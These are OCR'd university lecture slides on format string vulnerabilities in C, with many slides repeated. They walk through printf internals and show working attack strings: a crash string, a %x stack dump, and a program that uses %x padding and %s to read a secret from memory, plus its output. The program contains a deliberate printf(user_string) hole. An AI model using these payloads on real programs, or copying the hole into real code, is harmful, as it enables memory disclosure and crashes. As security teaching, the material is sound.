Format String Vulnerabilities

Chester Rebeiro

Indian Institute of Technology Madras

https://chetrebeiro@bitbucket.org/casl/sse.git (directory src/format_string)
https://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf

Format Strings

```
printf ("The magic number is: %d\n", 1911);
```

format string

Format specifier

arguments

Function declaration of printf


```
void printf (char **fmt, . . .);
```

variable arguments


Parameter	Meaning	Passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far, (* int)	reference

printf invocation


```
void main(){
   printf (“a b c store %d %d %s respectively\n", a, b, c);
}
```




```
void printf(char *fmt, ...){
   va_list ap; /* points to each unnamed arg in turn */
   char *p, *sval; /* p points to the format string fmt */
   int ival;
   double dval;
   va_start(ap, fmt); /*make ap point to 1st unnamed arg */
   for (p = fmt; *p; p++) {
      if (*p != '%') {
         putchar(*p);
         continue;
      }
      switch (*++p) {
         case 'd':
            ival = va_arg(ap, int);
            print_int(ival);
            break;
           |  | |  |  |
        case 's':
            for (sval = va_arg(ap, char *); *sval; sval++)
            putchar(*sval);
            break;
        default:
            putchar(*p);
            break;
      }
   }
   va_end(ap); /* clean up when done */
}
```




```
void printf(char *fmt, ...){
   va_list ap; /* points to each unnamed arg in turn */
   char *p, *sval; /* p points to the format string fmt */
   int ival;
   double dval;
   va_start(ap, fmt); /*make ap point to 1st unnamed arg */
   for (p = fmt; *p; p++) {
      if (*p != '%') {
         putchar(*p);
         continue;
      }
      switch (*++p) {
         case 'd':
            ival = va_arg(ap, int);
            print_int(ival);
            break;
           |  | |  |  |
        case 's':
            for (sval = va_arg(ap, char *); *sval; sval++)
            putchar(*sval);
            break;
        default:
            putchar(*p);
            break;
      }
   }
   va_end(ap); /* clean up when done */
}
```




```
void printf(char *fmt, ...){
   va_list ap; /* points to each unnamed arg in turn */
   char *p, *sval; /* p points to the format string fmt */
   int ival;
   double dval;
   va_start(ap, fmt); /*make ap point to 1st unnamed arg */
   for (p = fmt; *p; p++) {
      if (*p != '%') {
         putchar(*p);
         continue;
      }
      switch (*++p) {
         case 'd':
            ival = va_arg(ap, int);
            print_int(ival);
            break;
           |  | |  |  |
        case 's':
            for (sval = va_arg(ap, char *); *sval; sval++)
            putchar(*sval);
            break;
        default:
            putchar(*p);
            break;
      }
   }
   va_end(ap); /* clean up when done */
}
```




```
void printf(char *fmt, ...){
   va_list ap; /* points to each unnamed arg in turn */
   char *p, *sval; /* p points to the format string fmt */
   int ival;
   double dval;
   va_start(ap, fmt); /*make ap point to 1st unnamed arg */
   for (p = fmt; *p; p++) {
      if (*p != '%') {
         putchar(*p);
         continue;
      }
      switch (*++p) {
         case 'd':
            ival = va_arg(ap, int);
            print_int(ival);
            break;
           |  | |  |  |
        case 's':
            for (sval = va_arg(ap, char *); *sval; sval++)
            putchar(*sval);
            break;
        default:
            putchar(*p);
            break;
      }
   }
   va_end(ap); /* clean up when done */
}
```




```
void printf(char *fmt, ...){
   va_list ap; /* points to each unnamed arg in turn */
   char *p, *sval; /* p points to the format string fmt */
   int ival;
   double dval;
   va_start(ap, fmt); /*make ap point to 1st unnamed arg */
   for (p = fmt; *p; p++) {
      if (*p != '%') {
         putchar(*p);
         continue;
      }
      switch (*++p) {
         case 'd':
            ival = va_arg(ap, int);
            print_int(ival);
            break;
           |  | |  |  |
        case 's':
            for (sval = va_arg(ap, char *); *sval; sval++)
            putchar(*sval);
            break;
        default:
            putchar(*p);
            break;
      }
   }
   va_end(ap); /* clean up when done */
}
```



```
void printf(char *fmt, ...){
   va_list ap; /* points to each unnamed arg in turn */
   char *p, *sval; /* p points to the format string fmt */
   int ival;
   double dval;
   va_start(ap, fmt); /*make ap point to 1st unnamed arg */
   for (p = fmt; *p; p++) {
      if (*p != '%') {
         putchar(*p);
         continue;
      }
      switch (*++p) {
         case 'd':
            ival = va_arg(ap, int);
            print_int(ival);
            break;
           |  | |  |  |
        case 's':
            for (sval = va_arg(ap, char *); *sval; sval++)
            putchar(*sval);
            break;
        default:
            putchar(*p);
            break;
      }
   }
   va_end(ap); /* clean up when done */
}
```



```
void printf(char *fmt, ...){
   va_list ap; /* points to each unnamed arg in turn */
   char *p, *sval; /* p points to the format string fmt */
   int ival;
   double dval;
   va_start(ap, fmt); /*make ap point to 1st unnamed arg */
   for (p = fmt; *p; p++) {
      if (*p != '%') {
         putchar(*p);
         continue;
      }
      switch (*++p) {
         case 'd':
            ival = va_arg(ap, int);
            print_int(ival);
            break;
           |  | |  |  |
        case 's':
            for (sval = va_arg(ap, char *); *sval; sval++)
            putchar(*sval);
            break;
        default:
            putchar(*p);
            break;
      }
   }
   va_end(ap); /* clean up when done */
}
```



p


a b c store %d %d %s respectively\n

Insufficient Arguments to printf

```
void main(){
   printf (“%d %d %d\n", a, b);
}
```

3 format specifiers

But only 2 arguments



Can the compiler detect this inconsistency?

- Generally does not
- Would need internal details of printf, making the compiler library dependent.
- Format string may be created at runtime

Can the printf function detect this inconsistency?

- Not easy
- Just picks out arguments from the stack, whenever it sees a format specifier

Exploiting inconsistent printf


- Crashing a program

```
printf ("%s%s%s%s%s%s%s%s%s%s%s%s");
```

Exploiting inconsistent printf

Printing contents of the stack

```
printf ("%x %x %x %x");
```



Exploiting inconsistent printf

- Printing any memory location

```
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\xc0\x96\x04\x08 %x %x %x %x %x %x %s");
        printf(user_string);
}
```

user_string has to be local

This should have the contents of s

Exploiting inconsistent printf

- Printing any memory location

```
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\xc0\x96\x04\x08 %x %x %x %x %x %x %s");
        printf(user_string);
}
```

user_string has to be local

This should have the contents of s

%s, picks pointer from the stack and prints from the pointer till \0

```
chester@aahalya:~/sse/format_string$ gcc -m32 -g print2.c
chester@aahalya:~/sse/format_string$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```

contents of the stack printed by the 6 %x

string pointed to by 0x080496c0. this happens to be ‘s’

Exploiting inconsistent printf

- Printing any memory location

```
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\xc0\x96\x04\x08 %x %x %x %x %x %x %s");
        printf(user_string);
}
```

user_string has to be local

This should have the contents of s

0x080496c0

THIS IS A TOP SECRET MESSAGE

```
chester@aahalya:~/sse/format_string$ gcc -m32 -g print2.c
chester@aahalya:~/sse/format_string$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```

contents of the stack printed by the 6 %x

string pointed to by 0x080496c0. this happens to be ‘s’


Exploiting inconsistent printf

- Printing any memory location

```
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\xc0\x96\x04\x08 %x %x %x %x %x %x %s");
        printf(user_string);
}
```

user_string has to be local

This should have the contents of s



%s, picks pointer from the stack and prints from the pointer till \0


0x080496c0

THIS IS A TOP SECRET MESSAGE

Digging deeper

0x080496c0

THIS IS A TOP SECRET MESSAGE




```
printf(user_string);
```


- printf will start to read user_string
- Whenever it finds a format specifier (%x here)
  - It reads the argument from the stack
  - and increments the va_arg pointer
- If we have sufficient %x's, the va_arg pointer will eventually reach user_string[0], which is filled with the desired target address.
- At this point we have a %s in user string, thus printf would print from the target address till \0

```
chester@aahalya:~/sse/format_string$ gcc -m32 -g print2.c
chester@aahalya:~/sse/format_string$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```

Digging deeper

0x080496c0

THIS IS A TOP SECRET MESSAGE




```
printf(user_string);
```


- printf will start to read user_string
- Whenever it finds a format specifier (%x here)
  - It reads the argument from the stack
  - and increments the va_arg pointer
- If we have sufficient %x's, the va_arg pointer will eventually reach user_string[0], which is filled with the desired target address.
- At this point we have a %s in user string, thus printf would print from the target address till \0

```
chester@aahalya:~/sse/format_string$ gcc -m32 -g print2.c
chester@aahalya:~/sse/format_string$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```

Digging deeper

0x080496c0

THIS IS A TOP SECRET MESSAGE




```
printf(user_string);
```


- printf will start to read user_string
- Whenever it finds a format specifier (%x here)
  - It reads the argument from the stack
  - and increments the va_arg pointer
- If we have sufficient %x's, the va_arg pointer will eventually reach user_string[0], which is filled with the desired target address.
- At this point we have a %s in user string, thus printf would print from the target address till \0

```
chester@aahalya:~/sse/format_string$ gcc -m32 -g print2.c
chester@aahalya:~/sse/format_string$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```

Digging deeper

0x080496c0

THIS IS A TOP SECRET MESSAGE




```
printf(user_string);
```


- printf will start to read user_string
- Whenever it finds a format specifier (%x here)
  - It reads the argument from the stack
  - and increments the va_arg pointer
- If we have sufficient %x's, the va_arg pointer will eventually reach user_string[0], which is filled with the desired target address.
- At this point we have a %s in user string, thus printf would print from the target address till \0

```
chester@aahalya:~/sse/format_string$ gcc -m32 -g print2.c
chester@aahalya:~/sse/format_string$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```

Digging deeper

0x080496c0

THIS IS A TOP SECRET MESSAGE




```
printf(user_string);
```

- printf will start to read user_string
- Whenever it finds a format specifier (%x here)
  - It reads the argument from the stack
  - and increments the va_arg pointer
- If we have sufficient %x's, the va_arg pointer will eventually reach user_string[0], which is filled with the desired target address.
- At this point we have a %s in user string, thus printf would print from the target address till \0

